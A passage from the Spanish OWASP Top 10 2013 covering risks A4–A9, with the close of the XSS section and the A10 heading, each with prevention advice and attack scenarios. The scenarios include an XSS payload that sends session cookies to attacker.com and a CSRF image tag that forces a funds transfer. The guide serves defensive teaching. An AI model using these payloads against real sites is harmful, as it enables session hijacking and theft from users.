1. La opción preferida es codificar los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde serán ubicados. Para más detalles sobre técnicas de codificación, consulte la Hoja de trucos de OWASP para la prevención XSS.
2. También se recomienda la validación de entradas positiva o de "lista blanca", considerando que esta técnica no es una defensa completa ya que muchas aplicaciones requieren aceptar caracteres especiales como parte de las entradas válidas. Dicha validación debe, en la medida de lo posible, validar el largo, los caracteres, el formato y reglas de negocio que debe cumplir el dato antes de aceptarlo como entrada.
3. Para contenido en formato enriquecido, considere utilizar bibliotecas de auto sanitización como AntiSamy de OWASP o el proyecto sanitizador de HTML en Java.
4. Considere utilizar políticas de seguridad de contenido (CSP) para defender contra XSS la totalidad de su sitio.

Ejemplos de escenarios de Ataques

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro "CC" en el navegador:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.

Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A8 para información sobre CSRF.

Referencias (en inglés)


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Requerimientos de codificación de salidas (V6)
- OWASP AntiSamy: Biblioteca de sanitización
- Testing Guide: Primeros tres capítulos sobre pruebas de la validación de datos
- OWASP Guia de revisión de código: Capítulo sobre revisión de XSS
- OWASP XSS Filter Evasion Cheat Sheet

Externas

- CWE Entry 79 on Cross-Site Scripting

A4 Referencia directa insegura a objetos



Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere los tipos de usuarios en su sistema. ¿Existen usuarios que tengan únicamente acceso parcial a determinados tipos de datos del sistema?	Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema por otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?	Normalmente, las aplicaciones utilizan el nombre o clave actual de un objeto cuando se generan las páginas web. Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo. Esto resulta en una vulnerabilidad de referencia de objetos directos inseguros. Los auditores pueden manipular fácilmente los valores del parámetro para detectar estas vulnerabilidades. Un análisis de código muestra rápidamente si la autorización se verifica correctamente.		Dichas vulnerabilidades pueden comprometer toda la información que pueda ser referida por parámetros. A menos que el espacio de nombres resulte escaso, para un atacante resulta sencillo acceder a todos los datos disponibles de ese tipo.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

¿Soy Vulnerable?

La mejor manera de poder comprobar si una aplicación es vulnerable a referencias inseguras a objetos es verificar que todas las referencias a objetos tienen las protecciones apropiadas. Para conseguir esto, considerar:

1. Para referencias **directas** a recursos **restringidos**, la aplicación necesitaría verificar si el usuario está autorizado a acceder al recurso en concreto que solicita.
2. Si la referencia es una referencia **indirecta**, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario en concreto.

Un análisis del código de la aplicación serviría para verificar rápidamente si dichas propuestas se implementan con seguridad. También es efectivo realizar comprobaciones para identificar referencias a objetos directos y si estos son seguros. Normalmente las herramientas automáticas no detectan este tipo de vulnerabilidades porque no son capaces de reconocer cuáles necesitan protección o cuáles son seguros e inseguros.

¿Cómo prevenirlo?

Requiere seleccionar una forma de proteger los objetos accesibles por cada usuario (identificadores de objeto, nombres de fichero):

1. **Utilizar referencias indirectas por usuario o sesión.** Esto evitaría que los atacantes accedieren directamente a recursos no autorizados. Por ejemplo, en vez de utilizar la clave del recurso de base de datos, se podría utilizar una lista de 6 recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario. La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. ESAPI de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos.
2. **Comprobar el acceso.** Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

Ejemplos de escenarios de ataques

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
  connection.prepareStatement(query , … );
pstmt.setString( 1, request.getparameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Si el atacante modifica el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no es verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

http://example.com/app/accountInfo?acct=notmyacct

Referencias (en inglés)

OWASP


- OWASP Top 10-2013 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(Ver isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Para requisitos adiciones en controles de acceso, consultar la sección de requisitos sobre Control de Acceso de ASVS (V4).

Externas

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(que es un ejemplo de ataque de referencia a un objeto directo)**

A5 Configuración de Seguridad Incorrecta



Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere atacantes anónimos externos así como usuarios con sus propias cuentas que pueden intentar comprometer el sistema. También considere personal interno buscando enmascarar sus acciones.	Un atacante accede a cuentas por defecto, páginas sin uso, fallas sin parchear, archivos y directorios sin protección, etc. para obtener acceso no autorizado o conocimiento del sistema.	Las configuraciones de seguridad incorrectas pueden ocurrir a cualquier nivel de la aplicación, incluyendo la plataforma, servidor web, servidor de aplicación, base de datos, framework, y código personalizado. Los desarrolladores y administradores de sistema necesitan trabajar juntos para asegurar que las distintas capas están configuradas apropiadamente. Las herramientas de detacción automatizadas son útiles para detectar parches omitidos, fallos de configuración, uso de cuentas por defecto, servicios innecesarios, etc.		Estas vulnerabilidades frecuentemente dan a los atacantes acceso no autorizado a algunas funcionalidades o datos del sistema. Ocasionalmente provocan que el sistema se comprometa totalmente.	El sistema podría ser completamente comprometido sin su conocimiento. Todos sus datos podrían ser robados o modificados lentamente en el tiempo. Los costes de recuperación podrían ser altos.

¿Soy vulnerable?

¿Cuenta su aplicación con el apropiado fortalecimiento en seguridad a través de todas las capas que la componen? Incluyendo:

1. ¿Tiene algún software sin actualizar? Esto incluye el SO, Servidor Web/Aplicación, DBMS, aplicaciones, y **todas las librerías de código (ver nuevo A9).**
2. ¿Están habilitadas o instaladas alguna característica innecesaria (p. ej. puertos, servicios, páginas, cuentas, privilegios)?
3. ¿Están las cuentas por defecto y sus contraseñas aún habilitadas y sin cambiar?
4. ¿Su manejo de errores revela rastros de las capas de aplicación u otros mensajes de error demasiado informativos a los usuarios?
5. ¿Están las configuraciones de seguridad en su framework de desarrollo (p. ej. Struts, Spring, ASP.NET) y librerías sin configurar a valores seguros?

Sin un proceso repetible y concertado de configuración de seguridad para las aplicaciones , los sistemas están en alto riesgo.

¿Cómo prevenirlo?

Las recomendaciones primarias son el establecimiento de todo lo siguiente:

1. Un proceso rápido, fácil y repetible de fortalecimiento para obtener un entorno apropiadamente asegurado. Los entornos de Desarrollo, QA y Producción deben ser configurados idénticamente (con diferentes contraseñas usadas en cada entorno). Este proceso puede ser automático para minimizar el esfuerzo de configurar un nuevo entorno seguro.
2. Un proceso para mantener y desplegar las nuevas actualizaciones y parches de software de una manera oportuna para cada entorno. Debe incluir también **todas las librerías de código (ver nuevo A9).**
3. Una fuerte arquitectura de aplicación que proporcione una separación segura y efectiva entre los componentes.
4. Considere ejecutar escaneos y realizar auditorías periódicamente para ayudar a detectar fallos de configuración o parches omitidos.

Ejemplos de escenarios de Ataque

Escenario #1: La consola de administrador del servidor de aplicaciones se instaló automáticamente y no se ha eliminado. Las cuentas por defecto no se han modificado. Un atacante descubre las páginas por defecto de administración que están en su servidor, se conecta con las contraseñas por defecto y lo toma.

Escenario #2: El listado de directorios no se encuentra deshabilitado en su servidor. El atacante descubre que puede simplemente listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas sus clases compiladas de Java, las cuales decompila y realiza ingeniería inversa para obtener todo su código fuente. Encuentra un fallo serio de control de acceso en su aplicación.

Escenario #3: La configuración del servidor de aplicaciones permite que se retornen la pila de llamada a los usuarios, exponiéndose potencialmente a fallos subyacentes. A los atacantes les encanta que les proporcionen información extra con los mensajes de errores.

Escenario #4: El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminaron del servidor de producción. Las aplicaciones de ejemplo pueden poseer fallos de seguridad bien conocidos que los atacantes pueden utilizar para comprometer su servidor.

Referencias (en inglés)

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Para requerimientos adicionales en este área, ver ASVS requirements area for Security Configuration (V12).

Externos

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A6 Exposición de datos sensibles



Específico de la Aplicación	Explotabilidad DIFÍCIL	Prevalencia NO COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la Aplicación/Negocio
Considere quién puede obtener acceso a sus datos sensibles y cualquier respaldo de éstos. Esto incluye los datos almacenados, en tránsito, e inclusive en el navegador del cliente. Incluye tanto amenazas internas y externas.	Los atacantes típicamente no quiebran la criptografía de forma directa, sino algo más como robar claves, realizar ataques "man in the middle", robar datos en texto claro del servidor, mientras se encuentran en tránsito, o del navegador del usuario.	La debilidad más común es simplemente no cifrar datos sensibles. Cuando se emplea cifrado, es común detectar generación y gestión débiles de claves, el uso de algoritmos débiles, y particularmente técnicas débiles de hashing de contraseñas. Las debilidades a nivel del navegador son muy comunes y fáciles de detectar, pero difíciles de explotar a gran escala. Atacantes externos encuentran dificultades detectando debilidades en a nivel de servidor dado el acceso limitado y que son usualmente difíciles de explotar.		Los fallos frecuentemente comprometen todos los datos que deberían estar protegidos. Típicamente, esta información incluye datos sensibles como ser registros médicos, credenciales, datos personales, tarjetas de crédito, etc.	Considere el valor de negocio de la pérdida de datos y el impacto a su reputación. ¿Cuál su responsabilidad legal si estos datos son expuestos? También considere el daño a la reputación.

¿Soy Vulnerable?

Lo primero que debe determinar es el conjunto de datos sensibles que requerirán protección extra. Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, e información personal deberían protegerse. Para estos datos:

1. ¿Se almacenan en texto claro a largo plazo, incluyendo sus respaldos?
2. ¿Se transmite en texto claro, interna o externamente? El tráfico por Internet es especialmente peligroso.
3. ¿Se utiliza algún algoritmo criptográfico débil/antigüo?
4. ¿Se generan claves criptográficas débiles, o falta una adecuada rotación o gestión de claves?
5. ¿Se utilizan tanto cabezales como directivas de seguridad del navegador cuando son enviados o provistos por el mismo?

Y más ... Por un conjunto completo de problemas a evitar, ver ASVS areas Crypto (V7), Data Prot. (V9), and SSL (V10).

¿Cómo prevenirlo?

Los riesgos completos de utilizar cifrado de forma no segura, uso de SSL, y protección de datos escapan al alcance del Top 10. Dicho esto, para los datos sensibles, se deben realizar como mínimo lo siguiente:

1. Considere las amenazas de las cuáles protegerá los datos (ej: atacante interno, usuario externo), asegúrese de cifrar los datos sensibles almacenados o en tráfico de manera de defenderse de estas amenazas.
2. No almacene datos sensibles innecesariamente. Descártelos apenas sea posible. Datos que no se poseen no pueden ser robados.
3. Asegúrese de aplicar algoritmos de cifrado fuertes y estándar así como claves fuertes y gestiónelas de forms segura. Considere utilizar módulos criptográficos validados como FIPS 140
4. Asegúrese que las claves se almacenan con un algoritmo especialmente diseñado para protegerlas como ser bcrypt, PBKDF2 o scrypt.
5. Deshabilite el autocompletar en los formularios que recolectan datos sensibles. Deshabilite también el cacheado de páginas que contengan datos sensibles.

Ejemplos de escenarios de Ataques

Escenario #1: Una aplicación cifra los números de tarjetas de crédito en una base de datos utilizando cifrado automático de la base de datos. Esto significa que también se descifra estos datos automáticamente cuando se recuperan, permitiendo por medio de una debilidad de inyección de SQL recuperar números de tarjetas en texto claro. El sistema debería cifrar dichos número usando una clave pública, y permitir solamente a las aplicaciones de back-end descifrarlo con la clave privada.

Escenario #2: Un sitio simplemente no utiliza SSL para todas sus páginas que requieren autenticación. El atacante monitorea el tráfico en la red (como ser una red inalámbrica abierta), y obtiene la cookie de sesión del usuario. El atacante reenvía la cookie y secuestra la sesión, accediendo los datos privados del usuario.

Escenario #3: La base de datos de claves usa hashes sin salt para almacenar las claves. Una falla en una subida de archivo permite a un atacante obtener el archivo de claves. Todas las claves pueden ser expuestas mediante una tabla rainbow de hashes precalculados.

Referencias

OWASP


Para un conjunto completo de requerimientos, ver **ASVS req's on Cryptography (V7), Data Protection (V9) y Communications Security (V10)**

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Externas

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

A7 Inexistente Control de Acceso a nivel de funcionalidades



Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto MODERADO	Específico de la aplicación/negocio
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Un usuario anónimo podría acceder a una funcionalidad privada o un usuario normal acceder a una función que requiere privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL o un parámetro a una función con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder a funcionalidades privadas que no estén protegidas.	Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sistema está mal configurado. Otras veces los programadores deben incluir un adecuado chequeo por código, y se olvidan. La detección de este tipo de vulnerailidad es sencillo. La parte más compleja es identificar qué páginas (URLs) o funcionalidades atacables existen.		Estas vulnerabilidades permiten el acceso no autorizado de los atacantes a funciones del sistema. Las funciones administrativas son un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.

¿Soy vulnerable?

La mejor manera de determinar si una aplicación falla en restringir adecuadamente el acceso a nivel de funcionalidades es verificar cada funcionalidad de la aplicación:

1. ¿La interfaz de usuario (UI) muestra la navegación hacia funcionalidades no autorizadas?
2. ¿Existe autenticación del lado del servidor, o se han perdido las comprobaciones de autorización?
3. ¿Los controles del lado del servidor se basan exclusivamente en la información proporcionada por el atacante?

Usando un proxy, navegue su aplicación con un rol privilegiado. Luego visite reiteradamente páginas restringidas usando un rol con menos privilegios. Si el servidor responde a ambos por igual, probablemente es vulnerable. Algunas pruebas de proxies apoyan directamente este tipo de análisis.

También puede revisar la implementación del control de acceso en el código. Intente seguir una solicitud unitaria y con privilegios a través del código y verifique el patrón de autorización. Luego busque en el código para detectar donde no se está siguiendo ese patrón .

Las herramientas automatizadas no suelen encontrar estos problemas.

¿Cómo prevenirlo?

La aplicación debería tener un módulo de autorización consistente y fácil de analizar, invocado desde todas las funciones de negocio. Frecuentemente, esa protección es provista por uno o más componentes externos al código de la aplicación.

1. El proceso para gestión de accesos y permisos debería ser actualizable y auditable fácilmente. No lo implemente directamente en el código sin utilizar parametrizaciones.
2. La implementación del mecanismo debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a roles específicos para acceder a cada funcionalidad.
3. Si la funcionalidad forma parte de un workflow, verifique y asegúese que las condiciones del flujo se encuentren en el estado apropiado para permitir el acceso.

NOTA: La mayoría de las aplicaciones web no despliegan links o botones para funciones no autorizadas, pero en la práctica el "control de acceso de la capa de presentación" no provee protección. Ud. debería implementar chequeos en los controladores y/o lógicas de negocios.

Ejemplos de Escenarios de Ataque

Escenario #1: El atacante simplemente fuerza la navegación hacia las URLs objetivo. La siguiente URLs requiere autenticación. Los derechos de administrador también son requeridos para el acceso a la página "admin_getappInfo".

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Si un usuario no autenticado puede acceder a ambas páginas, eso es una vulnerabilidad. Si un usuario autenticado, no administrador, puede acceder a "admin_getappInfo", también es una vulnerabilidad, y podría llevar al atacante a más páginas de administración protegidas inadecuadamente.

Escenario #2: Una página proporciona un parámetro de "acción" para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad

Referencias (en inglés)

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Para requerimientos de control de acceso adicionales, ver ASVS requirements area for Access Control (V4).

Externos

- CWE Entry 285 on Improper Access Control (Authorization)

A8 Falsificación de Peticiones en Sitios Cruzados (CSRF)



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere cualquier persona que pueda cargar contenido en los navegadores de los usuarios, y así obligarlos a presentar una solicitud para su sitio web. Cualquier sitio web o canal HTML que el usuario acceda puede realizar este tipo de ataque.	El atacante crea peticiones HTTP falsificadas y engaña a la victima mediante el envío de etiquetas de imágenes, XSS u otras técnicas. Si el usuario está autenticado, el ataque tiene éxito.	CSRF aprovecha el hecho que la mayoría de las aplicaciones web permiten a los atacantes predecir todos los detalles de una acción en particular. Dado que los navegadores envían credenciales como cookies de sesión de forma automática, los atacantes pueden crear páginas web maliciosas que generan peticiones falsificadas que son indistinguibles de las legítimas. La detección de fallos de tipo CSRF es bastante fácil a través de pruebas de penetración o de análisis de código.		Los atacantes pueden cambiar cualquier dato que la víctima esté autorizada a cambiar, o a acceder a cualquier funcionalidad donde esté autorizada, incluyendo registro, cambios de estado o cierre de sesión.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación de su negocio.

¿Soy vulnerable?

Para conocer si una aplicación es vulnerable, verifique la ausencia de un token impredecible en cada enlace y formulario. En dicho caso, un atacante puede falsificar peticiones maliciosas. Una defensa alternativa puede ser la de requerir que el usuario demuestre su intención de enviar la solicitud, ya sea a través de la re-autenticación, o mediante cualquier otra prueba que demuestre que se trata de un usuario real (por ejemplo, un CAPTCHA).

Céntrese en los enlaces y formularios que invoquen funciones que permitan cambios de estados, ya que éstos son los objetivos más importantes del CSRF.

Deben verificarse las operaciones de múltiples pasos, ya que no son inmunes a este tipo de ataque. Los atacantes pueden falsificar fácilmente una serie de solicitudes mediante el uso de etiquetas o incluso de código Javascript.

Tenga en cuenta que las cookies de sesión, direcciones IP de origen, así como otra información enviada automáticamente por el navegador no proveen ninguna defensa ya que esta información también se incluye en las solicitudes de falsificadas.

La herramienta de pruebas CSRF (CSRF Tester) de OWASP puede ayudar a generar casos de prueba que ayuden a demostrar los daños y peligros de los fallos de tipo CSRF.

¿Cómo prevenirlo?

La prevención CSRF por lo general requiere la inclusión de un token no predecible en cada solicitud HTTP. Estos tokens deben ser, como mínimo, únicos por cada sesión del usuario.

1. La opción preferida es incluir el token único en un campo oculto. Esto hace que el valor de dicho campo se envíe en el cuerpo de la solicitud HTTP, evitando su inclusión en la URL, sujeta a mayor exposición.
2. El token único también puede ser incluido en la propia URL, o un parámetro de la misma. Sin embargo, esta práctica presenta el riesgo e inconveniente de que la URL sea expuesta a un atacante, y por lo tanto, pueda comprometer el token secreto.

CSRF Guard de OWASP puede incluir automáticamente los tokens secretos en Java EE,. NET, aplicaciones PHP. Por otro lado, ESAPI de OWASP incluye también métodos para que los desarrolladores puedan utilizar con tal evitar este tipo de vulnerabilidades.

3. Requiera que el usuario vuelva a autenticarse, o pruebas que se trata de un usuario legitimo (por ejemplo mediante el uso de CAPTCHA) pueden también proteger frente ataques de tipo CSRF.

Ejemplos de Escenarios de Ataque

La aplicación permite al usuario enviar una petición de cambio de estado no incluya nada secreto. Por ejemplo:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

De esta forma, el atacante construye una petición que transferirá el dinero de la cuenta de la víctima hacia su cuenta. Seguidamente, el atacante inserta su ataque en una etiqueta de imagen o iframe almacenado en varios sitios controlados por él de la siguiente forma:

```
<img src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“ width="0" height="0" />
```

Si la víctima visita alguno de los sitios controlados por el atacante, estando ya autenticado en example.com, estas peticiones falsificadas incluirán automáticamente la información de la sesión del usuario, autorizando la petición del atacante.

Referencias


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Externos

- CWE Entry 352 on CSRF

A9 Uso de Componentes con Vulnerabilidades Conocidas



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detectabilidad DIFÍCIL	Impacto MODERADO	Específico de la aplicación / negocio
Algunos componentes vulnerables (por ejemplo frameworks) pueden ser identificados y explotados con herramientas automatizadas, aumentando las opciones de la amenaza más allá del objetivo atacado.	El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales. Ajusta el exploit como lo necesita y ejecuta el ataque. Se hace más difícil si el componente es ampliamente utilizado en la aplicación.	Virtualmente cualquier aplicación tiene este tipo de problema debido a que la mayoría de los equipos de desarrollo no se enfocan en asegurar que sus componentes / bibiliotecas se encuentren actualizadas. En muchos casos, los desarrolladores no conocen todos los componentes que utilizan, y menos sus versiones. Dependencias entre componentes dificultan incluso más el problema.		El rango completo de debilidades incluye inyección, control de acceso roto, XSS, etc. El impacto puede ser desde mínimo hasta apoderamiento completo del equipo y compromiso de los datos.	Considere qué puede significar cada vulnerabilidad para el negocio controlado por la aplicación afectada. Puede ser trivial o puede significar compromiso completo.

¿Soy Vulnerable?

En teoría, debiera ser fácil distinguir si estas usando un componente o biblioteca vulnerable. Desafortunadamente, los reportes de vulnerabilidades para software comercial o de código abierto no siempre especifica exactamente que versión de un componente es vulnerable en un estándar, de forma accesible. Más aún, no todas las bibliotecas usan un sistema numérico de versiones entendible. Y lo peor de todo, no todas las vulnerabilidades son reportadas a un centro de intercambio fácil de buscar, Sitios como CVE y NVD se están volviendo fáciles de buscar.

Para determinar si es vulnerable necesita buscar en estas bases de datos, así como también mantenerse al tanto de la lista de correos del proyecto y anuncios de cualquier cosa que pueda ser una vulnerabilidad, si uno de sus componentes tiene una vulnerabilidad, debe evaluar cuidadosamente si es o no vulnerable revisando si su código utiliza la parte del componente vulnerable y si el fallo puede resultar en un impacto del cual cuidarse.

¿Cómo prevenirlo?

Una opción es no usar componentes que no ha codificado. Pero eso no es realista. La mayoría de los proyectos de componentes no crean parches de vulnerabilidades de las versiones más antiguas. A cambio, la mayoría sencillamente corrige el problema en la versión siguiente. Por lo tanto, actualizar a esta nueva versión es crítico. Proyectos de software debieran tener un proceso para:

1. Identificar todos los componentes y la versión que están ocupando, incluyendo dependencias (ej: El plugin de versión).
2. Revisar la seguridad del componente en bases de datos públicas, lista de correos del proyecto, y lista de correo de seguridad, y mantenerlos actualizados.
3. Establecer políticas de seguridad que regulen el uso de componentes, como requerir ciertas prácticas en el desarrollo de software, pasar test de seguridad, y licencias aceptables.
4. Sería apropiado, considerar agregar capas de seguridad alrededor del componente para deshabilitar funcionalidades no utilizadas y/o asegurar aspectos débiles o vulnerables del componente.

Ejemplos de Escenarios de Ataques

Los componentes vulnerables pueden causar casi cualquier tipo de riesgo imaginable, desde trivial a malware sofisticado diseñado para un objetivo específico. Casi siempre los componentes tienen todos los privilegios de la aplicación, debido a esto cualquier falla en un componente puede ser serio, Los siguientes componentes vulnerables fueron descargados 22M de veces en el 2011.

- Apache CXF Authentication Bypass- Debido a que no otorgaba un token de identidad, los atacantes podían invocar cualquier servicio web con todos los permisos.(Apache CXF es un framework de servicios, no confundir con el servidor de aplicaciones de Apache.)
- Spring Remote Code Execution – El abuso de la implementación en Spring del componente "Expression Languaje" permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor. Cualquier aplicación que utilice cualquiera de esas bibliotecas vulnerables es susceptible de ataques.

Ambos componentes son directamente accesibles por el usuario de la aplicación. Otras bibliotecas vulnerables, usadas ampliamente en una aplicación, puede ser mas difíciles de explotar.

Referencias

OWASP

- OWASP Dependency Check (for Java libraries)
- OWASP SafeNuGet (for .NET libraries thru NuGet)
- Good Component Practices Project

Externas

- La desafortunada realidad de bibliotecas inseguras
- Seguridad del software de código abierto
- Agregando preocupación por la seguridad en componentes de código abierto
- MITRE Vulnerabilidades comunes y exposición
- Ejemplo de asignación de vulnerabilidades corregidas en ActiveRecord, de Ruby on Rails2

A10 Redirecciones y reenvíos no válidos

Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia POCO COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la Aplicación / Negocio
